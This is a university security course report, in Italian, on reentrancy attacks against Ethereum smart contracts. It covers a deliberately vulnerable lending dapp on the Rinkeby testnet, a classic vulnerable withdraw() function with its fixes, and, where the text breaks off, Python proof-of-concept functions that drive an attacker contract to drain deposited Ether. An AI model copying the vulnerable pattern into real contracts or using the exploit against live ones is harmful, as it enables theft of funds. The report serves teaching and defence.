



UNIVERSITÀ DEGLI STUDI DI BARI ALDO MORO

DIPARTIMENTO DI INFORMATICA
CORSO DI LAUREA IN INFORMATICA

RELAZIONE TECNICA IN
MODELLI E METODI PER LA SICUREZZA
DELLE APPLICAZIONI

ATTACCO REENTRANCY SU ETHEREUM SMART CONTRACT

Relatore:

Prof. Donato Impedovo
Davide Veneto

Gruppo composto da:

Amendolagine Luigi Pio, Andriani Claudio e Coppolecchia Dario

Anno Accademico 2021-2022

SOMMARIO

1. ABSTRACT	2
2. INTRODUZIONE	2
3. BACKGROUND	3
4. STATO DELL'ARTE	5
5. LAVORO SVOLTO/SISTEMA PROPOSTO	7
6. CONCLUSIONI	18
7. SVILUPPI FUTURI	19
8. BIBLIOGRAFIA	20

1. ABSTRACT

Uno **smart contract** è paragonabile ad un'applicazione eseguita sulla blockchain, funziona come un accordo digitale gestito da codice, scritto generalmente in **Solidity**, il quale viene replicato ed eseguito da tutti i nodi della rete, rendendo possibile la creazione di protocolli *trustless*; infatti, mediante l'utilizzo di **smart contract** è possibile fare a meno di intermediari. Data l'enorme quantità di denaro, che al giorno d'oggi, viene gestita da questi contratti, deve essere data la giusta priorità alla sicurezza degli stessi. In questo caso di studio è stato preso in esame uno degli attacchi più popolari, chiamato **Reentrancy**, che nel corso degli ultimi anni è stato utilizzato svariate volte causando ingenti perdite alle applicazioni e agli utenti. Uno di questi è il famoso DAO Hack avvenuto nel 2016 che ha portato all'hard fork della blockchain **Ethereum**. È stata realizzata una dapp (Decentralized Application, che in italiano sta per Applicazione Decentralizzata), chiamata *UniBank*, che simula il comportamento di un protocollo di lending, su una delle testnet di **Ethereum** (Rinkeby), resa appositamente vulnerabile ad un attacco di tipo **Reentrancy**, e, infine, è stata realizzata un'altra versione dell'applicazione non affetta dalla vulnerabilità.

2. INTRODUZIONE

La **Blockchain** è una tecnologia che, con algoritmi di consenso distribuito, crittografia e teorie economiche, garantisce l'immutabilità di transazioni e dati, resistenza alla censura e l'assenza di intermediari. Tutti i partecipanti alla community (nodi) possiedono una copia del registro delle transazioni e lo aggiornano ogni qualvolta un blocco con transazioni al suo interno viene validato dalla rete. Essa è costituita da una catena di blocchi, ognuno dei quali memorizza un elenco di transazioni precedentemente confermate. Il modello originale, utilizzato dai computer per produrre e validare i blocchi, si chiama Proof-of-Work (PoW), ma ci sono anche altri modelli come il Proof-of-Stake (PoS).

Bitcoin si basa sulla tecnologia blockchain e su incentivi finanziari per creare un sistema di moneta digitale globale ed è considerato come una delle blockchain di prima generazione.

Non è stato creato come un sistema troppo complesso, cosa che si rivela come un punto di forza per quanto riguarda la sicurezza. Viene mantenuto inflessibile intenzionalmente per dare la priorità alla sicurezza nel suo livello di base. Per questo, il linguaggio di scripting in **Bitcoin** è estremamente limitato, e non supporta pienamente applicazioni al di fuori delle transazioni puramente finanziarie.

La seconda generazione di blockchain, al contrario, è in grado di fare di più. Oltre alle transazioni finanziarie, queste piattaforme consentono un maggiore grado di programmabilità. **Ethereum**, infatti, offre agli sviluppatori molta più libertà per sperimentare con il proprio codice e creare ciò che viene chiamata Applicazione Decentralizzata (DApp). [\[2\]](#)

Questa libertà di sperimentazione può risultare catastrofica, infatti, da quando è nato **Ethereum** vi sono state innumerevoli violazioni che hanno causato ingenti perdite. Tra le più famose, troviamo il cosiddetto DAO Hack che ha portato ad una perdita di 60 milioni di dollari.

L'exploit che ha portato al DAO Hack ha sfruttato un attacco di tipo **Reentrancy**, che consiste nel prosciugare i fondi depositati in un determinato contratto richiamando ricorsivamente una funzione vulnerabile. [\[5\]](#)

In questo caso di studio, è stato presentato un esempio pratico di come sfruttare questo tipo di attacco attraverso un exploit diretto ad uno smart contract vulnerabile di un'applicazione decentralizzata che implementa un protocollo di lending e, successivamente, la medesima dapp la cui vulnerabilità è stata risolta.

3. BACKGROUND

A. *Ethereum*

Ethereum è una piattaforma decentralizzata del Web 3.0 per la creazione e pubblicazione peer-to-peer di smart contract creati in un linguaggio di programmazione Turing-completo. Gli smart contract eseguiti su **Ethereum** vengono attivati da transazioni che possono essere inviate da utenti o da altri contratti. Quando un utente invia una transazione a un contratto, ogni nodo sul network esegue il codice del contratto e registra l'output. Questo è possibile grazie alla **Ethereum Virtual Machine** (EVM), che converte gli smart contract in istruzioni leggibili dal computer. Ethereum, opera utilizzando account e saldi secondo le cosiddette transizioni di stato, che non si basano su output di transazione non spesi (unspent transaction outputs, *UTXO*), ma sui saldi correnti (chiamati stati) di tutti gli account, oltre ad alcuni dati aggiuntivi. L'informazione relativa allo stato non è memorizzata nella blockchain, bensì è archiviata in un proprio albero di Merkle, vale a dire un albero binario nel quale ogni nodo è padre di due figli e il suo hash è dato ricorsivamente dalla concatenazione degli hash dei due blocchi a esso associati, secondo il seguente schema:

$$hash_0 = hash(hash_{0-0} + hash_{0-1})$$

Un portafoglio di criptovaluta memorizza le "chiavi" o "indirizzi" pubblici e privati che possono essere utilizzati per ricevere o spendere Ether. Per indirizzarli a un account, è necessario essere in possesso dell'hash calcolato della relativa chiave pubblica, che è calcolato con l'algoritmo di crittografia **Keccak-256**. Ether è un componente fondamentale per il funzionamento di Ethereum, perché fornisce un libro mastro per le transazioni. È utilizzato per pagare il gas, un'unità di calcolo per le transazioni e altre transizioni di stato. [\[1\]](#)

B. *Smart Contract*

Uno **smart contract** è un programma che viene eseguito sulla blockchain **Ethereum**. È un insieme di funzioni e dati (il suo stato) che risiede in uno specifico indirizzo della blockchain.

Gli smart contract sono dei tipi di account Ethereum. Ciò significa che hanno un saldo e possono effettuare transazioni sulla rete. Questi non sono, però, controllati da degli utenti, ma sono distribuiti sulla rete e vengono eseguiti come programmi. Gli utenti possono modificare lo stato del contratto effettuando una transazione che esegue una sua funzione. I contratti intelligenti possono definire regole, come un normale contratto, e imporre le stesse attraverso il codice. Gli smart contract non possono essere cancellati e le interazioni con essi sono irreversibili. [\[7\]](#)

C. *Solidity*

Gli smart contract sono tipicamente scritti in un linguaggio di programmazione ad alto livello *object-oriented Turing completo* come **Solidity**, e sono successivamente compilati in un bytecode (un linguaggio a basso livello basato sugli stack), per essere interpretati dalla *Ethereum Virtual Machine* (EVM).

La sintassi di Solidity è influenzata molto da linguaggi come *C++*, *Python* e *Javascript*.

Solidity ha una tipizzazione statica, supporta l'ereditarietà, librerie e tipi complessi definiti dagli utenti.

D. *ERC20 Token*

I **token** possono rappresentare praticamente tutto in Ethereum: punti di reputazione in piattaforme online, abilità di un personaggio di un videogioco, biglietti della lotteria, strumenti finanziari come una partecipazione in una società, una valuta legale come il dollaro statunitense, un'oncia d'oro e tanto altro.

Lo standard **ERC-20** permette agli sviluppatori di creare token interoperabili con altri prodotti e servizi. Questo standard viene utilizzato per i cosiddetti *token fungibili*. [\[8\]](#) In altre parole, questi hanno una proprietà che rende ogni token esattamente uguale (per tipo e valore) ad un altro. Per esempio, un token ERC-20 funziona esattamente come *ETH*, ossia un token è e sarà sempre uguale a tutti gli altri token.

ERC-20 (*Ethereum Request for Comments 20*), proposto nell'*EIP 20 (Ethereum Improvement Proposals)*, è uno standard che implementa un'*API* per token all'interno di Smart Contract. Alcuni esempi di funzionalità fornite dallo standard ERC-20 sono: trasferire token da un account a un altro, richiedere il saldo corrente di token di un account, richiedere

la quantità totale di token disponibile sulla rete e approvare che una quantità di token di un account possa essere spesa da un account di terze parti.

Se uno Smart Contract implementa i seguenti metodi ed eventi può essere chiamato contratto token ERC-20 e, una volta distribuito, sarà responsabile di tenere traccia dei token creati su Ethereum.

Questo standard è importante per semplificare l'interazione con token ERC-20 su Ethereum; infatti, è necessario solo la **Application Binary Interface (ABI)** del contratto per creare un'interfaccia per qualsiasi token ERC-20.

4. STATO DELL'ARTE

La crescita della blockchain di Ethereum ha portato ad uno squilibrio tra il costo in termini di gas e quello del consumo delle risorse di alcuni *opcode*, ciò può essere sfruttato in alcuni attacchi, ad esempio, riempiendo i blocchi con opcode, il quale costo è parecchio inferiore rispetto al costo effettivo in termini di risorse, causando un eccessivo tempo di computazione del blocco. Per risolvere questo problema, nel marzo del 2019 è stato proposto [l'EIP 1884](#) che è stato incluso insieme ad altri **EIP** nell'hard fork chiamato [Istanbul](#), attivato sulla rete principale di Ethereum a partire dal blocco [9069000](#) (dicembre 2019).

Questo però non risolve definitivamente il problema, poiché con l'aumentare dello stato della blockchain di Ethereum tale problema si presenterà di nuovo. Pertanto, gli smart contract non possono dipendere dai costi del gas, e quindi qualsiasi smart contract che fa utilizzo delle funzioni ***transfer()*** e ***send()***, che hanno una forte dipendenza sul costo del gas, in quanto fissato a 2300, potrebbero risultare incompatibili o malfunzionanti con un eventuale aumento del costo del gas.

Queste due funzioni che furono introdotte appositamente in seguito all'hack *The Dao* e da allora erano sempre state consigliate come modo sicuro per trasferire Ether, in quanto non consentono di eseguire attacchi di tipo *Reentrancy*, per via della limitata quantità di gas concessa (2300) che non è in grado di effettuare una chiamata rientrante che modifica lo storage. La community degli sviluppatori di Ethereum, dopo l'hard fork Istanbul, si è resa conto del fatto che avrebbero dovuto trovare altri approcci per rendere i sistemi sicuri. A tale proposito sono state trovate queste soluzioni:

Checks-Effects-Interactions

Ecco un classico esempio di contratto vulnerabile ad un attacco reentrancy:

```
contract Vulnerable {
    mapping (address => uint256) balanceOf;
    // codice

    function withdraw() external {
        uint256 amount = balanceOf[msg.sender];
        (bool success, ) = msg.sender.call{value: amount}("");
        require(success, "Transferimento fallito.");
        balanceOf[msg.sender] = 0;
    }
}
```

Quando il ***msg.sender*** (colui che effettua la transazione) è uno smart contract, può chiamare la funzione ***withdraw()*** di nuovo prima che il ***require()*** venga chiamato; nella seconda chiamata, ***balanceOf[msg.sender]*** non è stato ancora modificato; pertanto, il trasferimento verrà di nuovo eseguito. Questa operazione può essere ripetuta fino a svuotare l'intero smart contract.

```
contract Vulnerable {
    mapping (address => uint256) balanceOf;
    // codice

    function withdraw() external {
        uint256 amount = balanceOf[msg.sender];
        balanceOf[msg.sender] = 0;
        (bool success, ) = msg.sender.call{value: amount}("");
        require(success, "Transferimento fallito.");
    }
}
```

Il pattern chiamato ***checks-effects-interactions*** assicura che tutte le interazioni (chiamate esterne) avvengono alla fine, quindi in questo caso, mediante questo pattern il saldo viene azzerato prima che il trasferimento venga effettuato; quindi, un eventuale chiamata rientrante alla funzione ***withdraw()*** non avrà alcun effetto. [\[3\]](#)

Reentrancy Guard

```
contract Guarded {
    // codice ...
    bool locked = false;

    function withdraw() external {
        require(!locked, "Chiamata rientrante!");
        locked = true;

        /**
         * codice...
         */

        locked = false;
    }
}
```

Questo approccio consiste semplicemente nel rifiutare esplicitamente chiamate *rientranti*. Con questo codice, se viene effettuata una chiamata rientrante, il metodo ***require()*** terminerà l'esecuzione della funzione senza eseguire il resto del codice della stessa, poiché la variabile ***locked*** è ancora impostata a ***true***.

OpenZeppelin ha sviluppato un contratto chiamato ***ReentrancyGuard*** che mette a disposizione un modificatore chiamato ***nonReentrant*** che può essere utilizzato come *decorator* nelle funzioni per prevenire un attacco di tipo Reentrancy. [\[3\]](#)

Pull Payments

Questo pattern è consigliato da OpenZeppelin come una best practice per trasferire in modo sicuro Ether. L'idea alla base di questo pattern è quella di utilizzare un contratto **intermediario** (*escrow*) evitando un'interazione diretta con potenziali contratti malevoli. Il contratto escrow può essere comunque soggetto ad attacchi di tipo Reentrancy se possiede Ether per conto di più account. [\[4\]](#)

In questa funzione, l'utente deposita Ether in un contratto escrow:

```
function sendPayment(address user, address escrow) external {
    require(msg.sender == authorized);
    uint userBalance = userBalances[user];
    require(userBalance > 0);
    userBalances[user] = 0;
    (bool success,) = escrow.call{ value: userBalance }("");
    require(success);
}
```

Quando, invece, l'utente vorrà ritirare i fondi depositati utilizzerà questa funzione che ritirerà i fondi dal contratto escrow:

```
function pullPayment() external {
    require(msg.sender == receiver);
    uint payment = account(this).balance;
    (bool success,) = msg.sender.call{ value: payment }("");
    require(success);
}
```

5. LAVORO SVOLTO/SISTEMA PROPOSTO

Il sistema proposto si basa su una dapp che simulerà il funzionamento di un protocollo di lending, quindi un'applicazione *defi* (*finanza decentralizzata*), attraverso la quale si potranno depositare diversi token (fittizi), che seguono lo standard ERC20, ritirare e guadagnare degli interessi in un altro token, chiamato **UnibaToken**, in base alla quantità di token depositati. Nello specifico, sono state realizzate due versioni dell'applicazione, la prima sviluppata appositamente vulnerabile ad un attacco *Reentrancy* (funzione *withdraw* degli Ether), attraverso la quale un attaccante sarà in grado di appropriarsi di tutti gli Ether depositati dagli utenti nel contratto, e la seconda che non presenta alcune vulnerabilità.

Per la realizzazione degli smart contract è stato utilizzato **Solidity**, come ambiente locale per interagire con gli smart contract è stato utilizzato **ganache-cli** e **Remix IDE**, i quali attraverso, una rete fittizia, simulano la blockchain di *Ethereum*. Successivamente è stato utilizzato **brownie** che è un framework *python* utilizzato per l'interazione, la distribuzione e anche per la scrittura di *unit* e *integration test* degli smart contract. Per il passaggio dalla rete di test locale alla testnet Rinkeby di Ethereum è stato utilizzato **Alchemy** che mette a disposizione un nodo **RPC** (*Remote Procedure Call*) per poter interagire con molteplici Blockchain, tra le quali anche la testnet di Ethereum.

Per quanto riguarda l'interfaccia utente dell'applicazione decentralizzata è stato scelto uno dei framework più popolari, ovvero **React**, usato ad esempio da aziende come *Meta*. Per i template delle componenti grafiche è stato utilizzato **Material UI**.

Infine, è stato realizzato il **PoC** (Proof of Concept) dell'exploit che verrà utilizzato per attaccare l'applicazione vulnerabile.

Fase 1: Realizzazione degli smart contract

Per prima cosa sono stati realizzati gli **smart contract** dei token ERC20 che sono utilizzati nella dapp e, per la realizzazione degli stessi, è stata utilizzata la libreria ERC20 messa a disposizione da [OpenZeppelin](#) mediante la quale è possibile ereditare le funzioni di un Token che rispecchia lo standard ERC20. I token creati sono: *WBTC*, *USDC*, *DAI*, *UBT*; i primi tre sono una versione fittizia dei token, rispettivamente: Wrapped Bitcoin, USD Coin, Dai Stablecoin; mentre l'ultimo, Uniba Token, è stato creato appositamente per questo caso di studio.

```
interface IERC20 {
    event Transfer(address indexed from, address indexed to, uint256 value);
    event Approval(address indexed owner, address indexed spender, uint256 value);
    function totalSupply() external view returns (uint256);
    function balanceOf(address account) external view returns (uint256);
    function transfer(address to, uint256 amount) external returns (bool);
    function allowance(address owner, address spender) external view returns (uint256);
    function approve(address spender, uint256 amount) external returns (bool);
    function transferFrom(address from, address to, uint256 amount) external returns (bool);
}
```

Queste sono le funzioni che i token sviluppati ereditano dal contratto ERC20 di OpenZeppelin secondo l'omonimo standard. A queste abbiamo aggiunto una nuova funzione che permette all'indirizzo che ha distribuito i contratti di creare token fino ad un massimo fissato.

Successivamente, è stato sviluppato lo smart contract principale dell'applicazione, che simula il funzionamento di un protocollo di lending mettendo a disposizione le seguenti **funzionalità**: *depositare* token ed Ether, *ritirare* token ed Ether e effettuare il *claim* delle ricompense (in UBT) generate nel tempo.

Le ricompense vengono generate secondo un preciso schema inflattivo, nello specifico, l'applicazione riserverà come ricompensa un UBT per blocco, da dividere tra gli utenti che hanno fondi depositati sulla piattaforma. È stato deciso arbitrariamente di destinare maggiori ricompense agli utenti che depositano UBT per *incentivare* l'utilizzo e *aumentare il valore* intrinseco del token; infatti, il moltiplicatore assegnato al token proprietario dell'applicazione è del 60% rispetto al totale delle ricompense generate, per Ether e WBTC è stato destinato un moltiplicatore pari al 30% e il 10% alle Stablecoin (USDC e DAI).

Particolarmente impegnativa è stata la realizzazione delle funzioni che si occupano delle **distribuzione delle ricompense** per blocco ai rispettivi utenti, nello specifico è stato estremamente complesso realizzare funzioni che non facessero utilizzo di *unbounded for loop* (cicli potenzialmente senza una fine). Infatti, questi tipi di loop devono essere evitati in Solidity poiché ogni operazione ha un costo in termini di *gas* ed eventuali loop

particolarmente lunghi, o addirittura infiniti, potrebbero portare al superamento del *gasLimit* e quindi portare al fallimento della transazione. [6]

Dopo aver sviluppato i contratti dei token e dell'applicazione, questi sono stati distribuiti sulla testnet Rinkeby mediante uno script Python eseguito tramite Brownie. Tutti i contratti sono stati verificati su Etherscan in modo tale da renderli visibili e utilizzabili direttamente dal sito.

```
def main(verify=False):
    token = deploy_token(verify)
    sleep(300)
    dapp = deploy_dapp(token, verify)
    sleep(300)
    tokens = deploy_tokens(verify)
    tokens['ubt']['address'] = token
    dev_addresses = ['0x55b79744F998cEc1E72c58EceAf827322800394B', '0xe176D85Ae422617c066022Fd412f3992165eAAD7']
    addCoins(dapp, tokens['wbtc']['address'])
    addStables(dapp, tokens['usdc']['address'])
    addStables(dapp, tokens['dai']['address'])
    mintToken(tokens['ubt'], 2500000)
    transferToken(tokens['ubt'], dapp, 2102400 * 10 ** 18)
    for a in dev_addresses:
        transferToken(tokens['ubt'], a, 100000 * 10 ** 18)
        transferToken(tokens['wbtc'], a, 100000 * 10 ** 18)
        transferToken(tokens['usdc'], a, 100000 * 10 ** 18)
        transferToken(tokens['dai'], a, 100000 * 10 ** 18)
```


In particolare, lo script oltre a distribuire i contratti dei token e dell'applicazione (sono inseriti anche degli *sleep* in modo tale da eseguire la verifica dei contratti su Etherscan ed evitare di ricevere una sospensione per via delle ripetute richieste alle API) distribuisce una specifica quantità di token ai wallet degli sviluppatori e all'indirizzo dell'applicazione principale (in modo tale da poter distribuire le ricompense in token UBT). Infine, sono anche state richiamate le funzioni per aggiungere i determinati contratti dei token alla loro specifica categoria (ad esempio, il token USDC nella categoria Stablecoin).

Fase 2: Realizzazione dell'interfaccia utente


In questa fase, inizialmente, è stato realizzato un **prototipo statico** di quella che sarebbe poi stata l'interfaccia grafica del sito.

Per lo sviluppo dell'interfaccia utente è stato scelto come framework front-end **React**, inoltre, per quanto riguarda le singole componenti, come ad esempio pulsanti e icone, è stato utilizzato **MaterialUI**.

L'applicazione è composta da due pagine principali:



- **Markets:** permette di visualizzare il valore totale depositato nell'applicazione in dollari, presenta un grafico che riassume l'andamento del totale depositato degli ultimi sette giorni e una tabella contenente gli assets supportati dall'applicazione, e per ogni asset: il prezzo attuale (in dollari), il *TVL* (*Total Value Locked*, ossia quanti ne sono depositati), il controvalore in dollari e l'*APR* (*Annual Percentage Rate*).



Per ogni asset è possibile visualizzare maggiori dettagli cliccando sull'apposito pulsante "Details" che porta l'utente sulla pagina relativa di *Coingecko* (solo per UBT viene aperta la pagina di Etherscan in quanto l'asset non è presente sul sito).


- **Dashboard:** l'accesso a questa pagina è consentito solo agli utenti che hanno effettuato la connessione del loro wallet (*Metamask*) all'applicazione. Permette di visualizzare il valore totale depositato dall'utente attivo nell'applicazione. E per ogni asset viene visualizzato il prezzo attuale (in dollari), la relativa quantità depositata dall'utente, il controvalore in dollari e l'APR.

👛 Total User Balance: \$ 1484.00

Asset	Price (\$)	Balance	Balance (\$)	APR	
ETH	1145.93	0.000	0.00	NaN	<input type="button" value="+"/> <input type="button" value="-"/>
WBTC	20570.56	0.00000000	0.00	142.60 %	<input type="button" value="+"/> <input type="button" value="-"/>
USDC	1.00	1234.00	1234.00	47.53 %	<input type="button" value="+"/> <input type="button" value="-"/>
DAI	1.00	0.00	0.00	47.53 %	<input type="button" value="+"/> <input type="button" value="-"/>
UBT	1.00	250.00	250.00	285.20 %	<input type="button" value="+"/> <input type="button" value="-"/>


In questa pagina è possibile effettuare le operazioni di **deposito** e **prelievo** tramite i rispettivi pulsanti.

Nello specifico mediante il pulsante denotato con il simbolo “+” è possibile effettuare l’operazione di deposito dello specifico asset; ad esempio, cliccando il pulsante “+” per l’asset WBTC possiamo visualizzare il seguente modale:




The image shows a dark-themed modal window titled "WBTC Supply". On the left, a vertical progress bar has three steps: "1 Approve" (highlighted with a blue circle), "2 Supply" (grey circle), and "3 Result" (grey circle). The "Approve" step is active, showing the text "Approve your asset, approved: 0.00000000". To the right of this text is a "MAX" button. Below the text are two blue buttons: "CONFIRM" and "NEXT". At the bottom of the modal is a large "CLOSE" button.

Per depositare, generalmente, per ogni asset si dovrà prima **approvare** un certo limite di spesa (per permettere all’applicazione di utilizzare una specifica quantità dell’asset per conto dell’utente) e successivamente effettuare l’operazione; l’unica eccezione è presente quando si vuole depositare Ether, per il quale non c’è bisogno di effettuare l’operazione di “Approve”.




The image shows a dark-themed modal window titled "ETH Supply". On the left, a vertical progress bar has two steps: "1 Supply" (highlighted with a blue circle) and "2 Result" (grey circle). The "Supply" step is active, showing the text "Supply your asset". To the right of this text is a "MAX" button. Below the text is a blue "CONFIRM" button. At the bottom of the modal is a large "CLOSE" button.


Mentre, per ritirare è stato messo a disposizione un altro modale al quale si accede mediante il pulsante denotato con il simbolo “-”.



Nell'Header, a destra, è presente anche un'icona che rappresenta il wallet dell'utente, cliccando questa icona verrà mostrato un **menù a tendina** con il quale è possibile copiare l'indirizzo del wallet dell'utente e aprire l'explorer (Etherscan) relativo all'indirizzo dell'utente.



Oltre all'icona raffigurante il wallet dell'utente, è presente anche il pulsante per effettuare il **claim** delle ricompense accumulate depositando degli asset in base al relativo APR.



Per la realizzazione e il riempimento del grafico è stato scelto di creare delle API che verranno utilizzate per ottenere i dati da un database. Il database è hostato su Heroku ed è basato su DBMS *PostgreSQL*, mentre per quanto riguarda le API sono state realizzate con *Next.js* e sfruttano le funzioni *Serverless* di *Vercel* per la loro distribuzione sullo stesso.

Per l'inserimento dei dati nel Database è stato realizzato uno script in *Node.js* che viene eseguito periodicamente (ogni giorno), che si occupa di leggere i dati dallo smart contract dell'applicazione principale, raggrupparli e mediante una richiesta *POST*, effettuata tramite la libreria **Axios**, inserire i dati nel database. Infine, è stata utilizzata la libreria *recharts* per la creazione della struttura del grafico.

È stato utilizzato come nodo RPC (Remote Procedure Call) *Alchemy* che permette di interagire (ad esempio, leggere e scrivere sugli smart contract) con la testnet Ethereum Rinkeby, mediante un token salvato in un file contenente le variabili d'ambiente, e utilizzando la libreria *Ethers.js*.

```
const REACT_APP_ALCHEMY_RPC = process.env.REACT_APP_ALCHEMY_RPC;
const ethersProvider = new ethers.providers.JsonRpcProvider(REACT_APP_ALCHEMY_RPC);
```

Le informazioni riguardanti il controvalore in dollari di ogni asset sono state ottenute mediante *Chainlink*, che mette a disposizione degli smart contract, e nello specifico la funzione *latestRoundData()* la quale restituisce il valore corrente in dollari del relativo token.

```
const PRICE_FEED_CONTRACTS: priceFeedType = {
  "ethusd": "0x8A753747A1Fa494EC906cE90E9f37563A8AF630e",
  "btcusd": "0xEcE365B379E1dD183B20fc5f022230C044d51404",
  "usdcusd": "0xa24de01df22b63d23Ebc1882a5E3d4ec0d907bFB",
  "daiusd": "0x2bA49Aaa16E6afD2a993473cfB70Fa8559B523cF",
}

export function getTokenFeed(pair: string): any {
  const priceFeed = new ethers.Contract(PRICE_FEED_CONTRACTS[pair], PRICE_FEED, ethersProvider)
  return priceFeed.latestRoundData()
}
```

Fase 3: Realizzazione dell'exploit

In questo stadio di sviluppo del progetto, è stato realizzato il **PoC** (Proof of Concept) che consiste nello sfruttare la vulnerabilità presente effettuando un attacco di tipo Reentrancy. Il PoC è stato implementato mediante uno script Python, suddiviso in funzioni che evidenziano i vari step dell'attacco.

```
def main(amount, verify=False, dappContract=None):
    if (dappContract is None):
        token = deploy_token(verify)
        dapp = deploy_dapp(token, verify)
    else:
        dapp = dappContract
    exploit = deployExploit(dapp)
    initExploit(exploit, amount)
```

Il **main** si occupa di inizializzare il contratto attaccante e depositare una cifra iniziale arbitraria per poter poi completare l'attacco.

```
def launchExploit(exploitContract, amount):
    exploit(exploitContract, amount)
    withdrawFundsStolen(exploitContract)
```

La funzione *launchExploit()* richiama le funzioni principali dell'attacco *exploit()* e *withdrawFundsStolen()*.

```
def exploit(exploitContract, amount):
    print(f"Exploiting vulnerable contract...")
    contract = Contract.from_abi(Exploit._name, exploitContract, Exploit.abi)
    contract.exploit({"from":get_account(),"value":amount})
    print(f"Exploited!")
```

Il metodo *exploit()* richiama la funzione del contratto malevolo che a sua volta richiamerà la funzione vulnerabile *withdrawETH()* dal contratto dell'applicazione. Quando il contratto avrà ricevuto gli Ether depositati, verrà richiamata implicitamente la funzione *receive()* del contratto attaccante, la quale richiamerà ricorsivamente la funzione *withdrawETH()* fino a ritirare tutti gli Ether depositati nel contratto. Nello specifico *receive()* è stata introdotta nella versione 0.6.x di Solidity e viene richiamata ogni qualvolta che una certa quantità di Ether viene inviata al contratto.

```
